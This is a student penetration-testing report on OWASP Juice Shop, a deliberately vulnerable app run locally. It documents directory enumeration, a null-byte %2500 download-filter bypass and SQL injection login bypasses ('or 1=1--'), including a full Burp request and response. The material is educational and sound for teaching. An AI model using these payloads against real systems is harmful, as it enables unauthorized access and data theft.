Basic Web Application Penetration Testing

Student: Yeddula Chakradhar Reddy

Course: Cyber Security

Duration: 3 Days

Date: 12-10-2025

Table of Contents

Abstract

This project performed a focused penetration test of OWASP Juice Shop (deployed locally via Docker and accessed at http://127.0.0.1:3000) with the objective of identifying OWASP Top 10 issues. Using a combination of automated and manual techniques (dirb, Burp Suite and manual inspection) I conducted reconnaissance, directory busting, and targeted exploitation. Directory enumeration revealed a public /ftp area containing a sensitive confidential acquisitions.md file and a .bak backup; the backup was retrieved by bypassing download restrictions with a null-byte style payload (%2500).

Further testing identified and validated SQL Injection, Broken Authentication, Broken Access Control, and three XSS variants (reflected, stored, DOM-based), with proofs of concept captured via Burp. Findings demonstrate insecure file handling, insufficient input validation and access controls, and weak handling of backup artifacts—issues that enabled straightforward exploitation in the lab environment.

Remediations include removing sensitive artifacts from public directories, implementing strict access controls and input sanitization/parameterized queries, enforcing secure authentication and session management, and hardening file-download endpoints.

Objective

The objective of this project was to identify and exploit common web application vulnerabilities from the OWASP Top 10 using the OWASP Juice Shop platform, and to understand how insecure configurations and poor coding practices can lead to real-world security risks.

Problem Solved

This project demonstrated how common web vulnerabilities—like exposed directories, SQL Injection, Broken Authentication, and XSS—can compromise application security. It highlighted risks from insecure file handling and poor input validation. By exploiting these flaws in OWASP Juice Shop, the project showcased real attacker techniques and emphasized the importance of secure coding practices and proper access controls.

Environment & Tools

- Host OS & Runtime: Host OS: Kali Linux (used as the host; Docker run from Kali terminal).
- Target app: OWASP Juice Shop (running in Docker, served at http://127.0.0.1:3000).
  Check image/version: docker images bkimminich/juice-shop inside container.
- Web proxies / interceptors: Burp Suite (Community)
- Directory / content discovery: dirb (or gobuster)
- Browser / manual testing: Firefox

Design & Architecture



Host OS
Kali Linux (Docker runtnime)
OWASP Juice Shop http://127.0.0.1:3000
Burp Suite
dirb
Firefox

Fig 1: Lab Architecture and data flow

Implementation

Deployment & test harness

- Target deployment: OWASP Juice Shop deployed locally in Docker and accessed at http://127.0.0.1:3000.
- Environment: Host OS — Kali Linux (Docker started from the Kali terminal). Confirmed image with docker images bkimminich/juice-shop.
- Testing tools: Burp Suite (Community) as the intercepting proxy for capturing requests and crafting proofs of concept; Firefox for manual testing and reproducing browser-side issues; dirb for directory/content discovery.

No application source code was created, modified, or instrumented for this assessment. All testing was performed externally against a running OWASP Juice Shop Docker instance using Burp Suite, Firefox, dirb.

Testing / Evidence

Overview

- **Directory enumeration & information disclosure** — Directory busting discovered a public /ftp containing a sensitive acquisitions.md and an unintended backup artifact (*.bak), showing how exposed folders can leak confidential information.

- **SQL Injection** — I injected the email field with SQLi payloads and gained access to both the admin and a regular account this occurred because the login endpoint concatenated unvalidated input into its database query, allowing a classic **' OR 1=1 --** style bypass that authenticated me without valid credentials.

- **Broken Authentication & Broken Access Control** — Authentication and access control weaknesses were validated by attempting protected-resource access and manipulating session/auth flows, demonstrating insufficient server-side authorization checks and session hardening.

- **Cross-Site Scripting (DOM, persistent, reflected)** — Reflected, stored and DOM XSS variants were identified and validated in the application, showing unsafe client-side rendering and lack of proper output encoding.


All testing was performed externally against a locally deployed OWASP Juice Shop Docker instance from an isolated Kali VM. Evidence captured for each finding includes Burp Suite request/response captures, browser screenshots demonstrating payload execution, the downloaded backup file, directory enumeration output, and concise reproduction steps.

Deployment

I deployed the Juice Shop container on Kali Linux, verified it was running, and confirmed accessibility in a browser to begin reconnaissance and vulnerability testing.


Docker deployment commands:
sudo docker pull bkimminich/juice-shop

sudo docker run --rm -d -p 3000:3000 --name juice-shop bkimminich/juice-shop




```
┌──(kali㉿kali)-[~/krutanic/projects/chakradhar-minor/OWASP Juice Shop]
└─$ sudo docker pull bkimminich/juice-shop
[sudo] password for kali:
Using default tag: latest
latest: Pulling from bkimminich/juice-shop
35d697fe2738: Pull complete
bfb59b82a9b6: Pull complete
4eff9a62d888: Pull complete
62de241dac5f: Pull complete
2780920e5dbf: Pull complete
7c12895b777b: Pull complete
3214acf345c0: Pull complete
5664b15f108b: Pull complete
045fc1c20da8: Pull complete
4aa0ea1413d3: Pull complete
da7816fa955e: Pull complete
ddf74a63f7d8: Pull complete
d00c3209d929: Pull complete
c058825cfcd6: Pull complete
7faf0cfa885c: Pull complete
5b14f6c9a813: Pull complete
33ce0b1d99fc: Pull complete
f45e0372ce60: Pull complete
46b46b3ee13c: Pull complete
e27f89ebea01: Pull complete
c223915a7ea9: Pull complete
Digest: sha256:c6f965f8929c2c43676e3ac55cd19d482c0084400195db07ed7513a04f3468b5
Status: Downloaded newer image for bkimminich/juice-shop:latest
docker.io/bkimminich/juice-shop:latest
```

Fig 2: Pulling juice shop image from docker



```
┌──(kali㉿kali)-[~/krutanic/projects/chakradhar-minor/OWASP Juice Shop]
└─$ sudo docker run --rm -d -p 3000:3000 --name juice-shop bkimminich/juice-shop
828228f02d5aed93784ccd859f5edf48544b60e002b305f4db33f1b3a001c621
```

Fig 3: Running OWASP Juice Shop via docker at 127:0.0.1:3000




This website uses fruit cookies to ensure you get the juiciest tracking experience.

Fig 4: OWASP Juice Shop web app running at 127:0.0.1:3000

Reconnaissance

During initial reconnaissance I discovered several email addresses exposed in the application UI, including the administrator address admin@juice-sh.op. These addresses were visible through normal browsing of the site (user pages and public content).



Apple Juice (1000ml)


The all-time classic.

1.99¤

Reviews (1)

admin@juice-sh.op
One of my favorites!

Fig 5: admin email address



Banana Juice (1000ml)

Monkeys love it the most.

1.99¤

Reviews (1)

bender@juice-sh.op
Fry liked it too.

Green Smoothie

Looks poisonous but is actually very good for your health! Made from green cabbage, spinach, kiwi and grass.

1.99¤

Reviews (1)


jim@juice-sh.op
Fresh out of a replicator.

Fig 6: a couple of user's email address

Directory enumeration & information disclosure

During directory enumeration using dirb, several directories were discovered on the Juice Shop application. I have used the common.txt wordlist for this attack


Dirb command: **dirb http://127.0.0.1:3000 /usr/share/wordlists/dirb/common.txt**



```
┌──(kali㉿kali)-[~/krutanic/projects/chakradhar-minor/OWASP Juice Shop]
└─$ dirb http://127.0.0.1:3000 /usr/share/wordlists/dirb/common.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Oct  9 12:06:47 2025
URL_BASE: http://127.0.0.1:3000/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://127.0.0.1:3000/ ----
+ http://127.0.0.1:3000/assets (CODE:301|SIZE:156)
+ http://127.0.0.1:3000/ftp (CODE:200|SIZE:11307)
+ http://127.0.0.1:3000/profile (CODE:500|SIZE:1043)
+ http://127.0.0.1:3000/promotion (CODE:200|SIZE:6586)
+ http://127.0.0.1:3000/redirect (CODE:500|SIZE:3119)
+ http://127.0.0.1:3000/robots.txt (CODE:200|SIZE:28)
+ http://127.0.0.1:3000/video (CODE:200|SIZE:10075518)
+ http://127.0.0.1:3000/Video (CODE:200|SIZE:10075518)
```

Fig 7: Directory busting results


I navigated to the robots.txt file first and observered that it hinted at a /ftp path intended for developer use.



```
User-agent: *
Disallow: /ftp
```


Fig 8: robots.txt file

Navigating to /ftp, I examined all the files and found a sensitive acquisitions.md file that should not have been publicly accessible.



```
~ / ftp /
quarantine            acquisitions.md        announcement_encrypted.md
coupons_2013.md.bak   eastere.gg             encrypt.pyc
incident-support.kdbx legal.md               package-lock.json.bak
package.json.bak      suspicious_errors.yml
```

Fig 9: The ftp directory




```
# Planned Acquisitions

> This document is confidential! Do not distribute!

Our company plans to acquire several competitors within the next year.
This will have a significant stock market impact as we will elaborate in
detail in the following paragraph:

Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy
eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam
voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet
clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit
amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam
nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat,
sed diam voluptua. At vero eos et accusam et justo duo dolores et ea
rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem
ipsum dolor sit amet.

Our shareholders will be excited. It's true. No fake news.
```

Fig 10: The aquisitions.md file


In the same directory, a backup file (*.bak) was also present. Direct download of the backup was initially blocked due to download restrictions; however, I successfully bypassed this filter by appending a null-byte style payload (%2500) to the URL, which allowed the .bak file to be retrieved.

The http url looks something like this: **http://127.0.0.1:3000/ftp/package.json.bak%2500.md**




```
OWASP Juice Shop (Express ^4.21.0)

403 Error: Only .md and .pdf files are allowed!
    at verify (/juice-shop/build/routes/fileServer.js:59:18)
    at /juice-shop/build/routes/fileServer.js:43:13
    at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)
    at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:328:13)
    at /juice-shop/node_modules/express/lib/router/index.js:286:9
    at param (/juice-shop/node_modules/express/lib/router/index.js:365:14)
    at param (/juice-shop/node_modules/express/lib/router/index.js:376:14)
    at Function.process_params (/juice-shop/node_modules/express/lib/router/index.js:421:3)
    at next (/juice-shop/node_modules/express/lib/router/index.js:280:10)
    at /juice-shop/node_modules/serve-index/index.js:145:39
    at FSReqCallback.oncomplete (node:fs:198:5)
```

Fig 11: The .bak file



```
OWASP Juice Shop (Express ^4.2

403 Error: Only .md and .pdf files are allowed!
    at verify (/juice-shop/build/routes/fileServer.js:59:18)
    at /juice-shop/build/routes/fileServer.js:43:13
    at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)
    at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:328:13)
    at /juice-shop/node_modules/express/lib/router/index.js:286:9
    at param (/juice-shop/node_modules/express/lib/router/index.js:365:14)
    at param (/juice-shop/node_modules/express/lib/router/index.js:376:14)
    at Function.process_params (/juice-shop/node_modules/express/lib/router/index.js:421:3)
    at next (/juice-shop/node_modules/express/lib/router/index.js:280:10)
    at /juice-shop/node_modules/serve-index/index.js:145:39
    at FSReqCallback.oncomplete (node:fs:198:5)
```

Fig 12: Download successful after the poison null byte



```
{
  "name": "juice-shop",
  "version": "6.2.0-SNAPSHOT",
  "description": "An intentionally insecure JavaScript Web Application",
  "homepage": "http://owasp-juice.shop",
  "author": "Björn Kimminich <bjoern.kimminich@owasp.org> (https://kimminich.de)",
  "contributors": [
    "Björn Kimminich",
    "Jannik Hollenbach",
    "Aashish683",
    "greenkeeper[bot]",
    "MarcRler",
    "agrawalarpit14",
    "Scar26",
    "CaptainFreak",
    "Supratik Das",
    "JuiceShopBot",
    "the-pro",
    "Ziyang Li",
    "aaryan10",
    "m4l1c3",
    "Timo Pagel",
    "..."
  ],
  "private": true,
  "keywords": [
    "web security",
    "web application security",
    "webappsec",
    "owasp",
    "pentest",
    "pentesting",
    "security",
    "vulnerable",
    "vulnerability",
    "broken",
    "bodgeit"
  ],
```

Fig 13: A small snippet of the downloaded back-up file

This demonstrates how improperly exposed directories and insufficient file access controls can lead to leakage of sensitive data and potential exploitation by attackers.

SQL Injection

During testing I focused on the login endpoint and found it was vulnerable to simple SQL injection. I sent a classic Boolean bypass payload (' or 1=1--) in the email field while supplying a dummy password; the application accepted this input and logged me in as the administrator without valid credentials, demonstrating that user-supplied input was being concatenated into SQL queries without proper parameterization.




Fig 14: injecting a SQL query





Fig 15: Got logged in as admin


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.7.4 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Send
Cancel
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
0 highlights
Done
Event log (5) All issues

```
POST /rest/user/login HTTP/1.1
Host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 41
Origin: http://127.0.0.1:3000
Connection: keep-alive
Referer: http://127.0.0.1:3000/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0

{
    "email":"' or 1=1--",
    "password":"admin"
}
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 799
ETag: W/"31f-5MTX6kYmOqyzx+Rr46yji6lD0ig"
Vary: Accept-Encoding
Date: Thu, 09 Oct 2025 14:04:10 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
    "authentication":{
        "token":
        "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6
        MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMD
        IzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwi
        bGFzdExvZ2luSXAiOiIiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2
        RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6
        IjIwMjUtMTAtMDkgMTM6MDA6MDkuNzAwICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjUtMTAtMDkgMTM6MD
        A6MDkuNzAwICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTc2MDAxODY1MH0.LPNQ_6wPqEps
        KJ-v_HDpLKhoxEh-q4Rn-JQnL4slz1cxmbfTma38flfPSgY0SA57h8xP-4ZfHJAZUPH7BavGbIzkjjbVJ6
        zBp2nbIcyhGRTi42ttQdcQayb4SAwGwJ5ae6v9726s7d7fdDPDfMcu_MccSPCFhsxghtxnh3rXv2g",
        "bid":1,
        "umail":"admin@juice-sh.op"
    }
}
```

Fig 16: Request and Response in Burp Suite when injected with a SQL query.

I repeated similar manipulation to impersonate the bender user by providing **bender@juice-sh.op--** in the email field and a dummy password, which also resulted in successful authentication.




Fig 17: injecting a SQl query




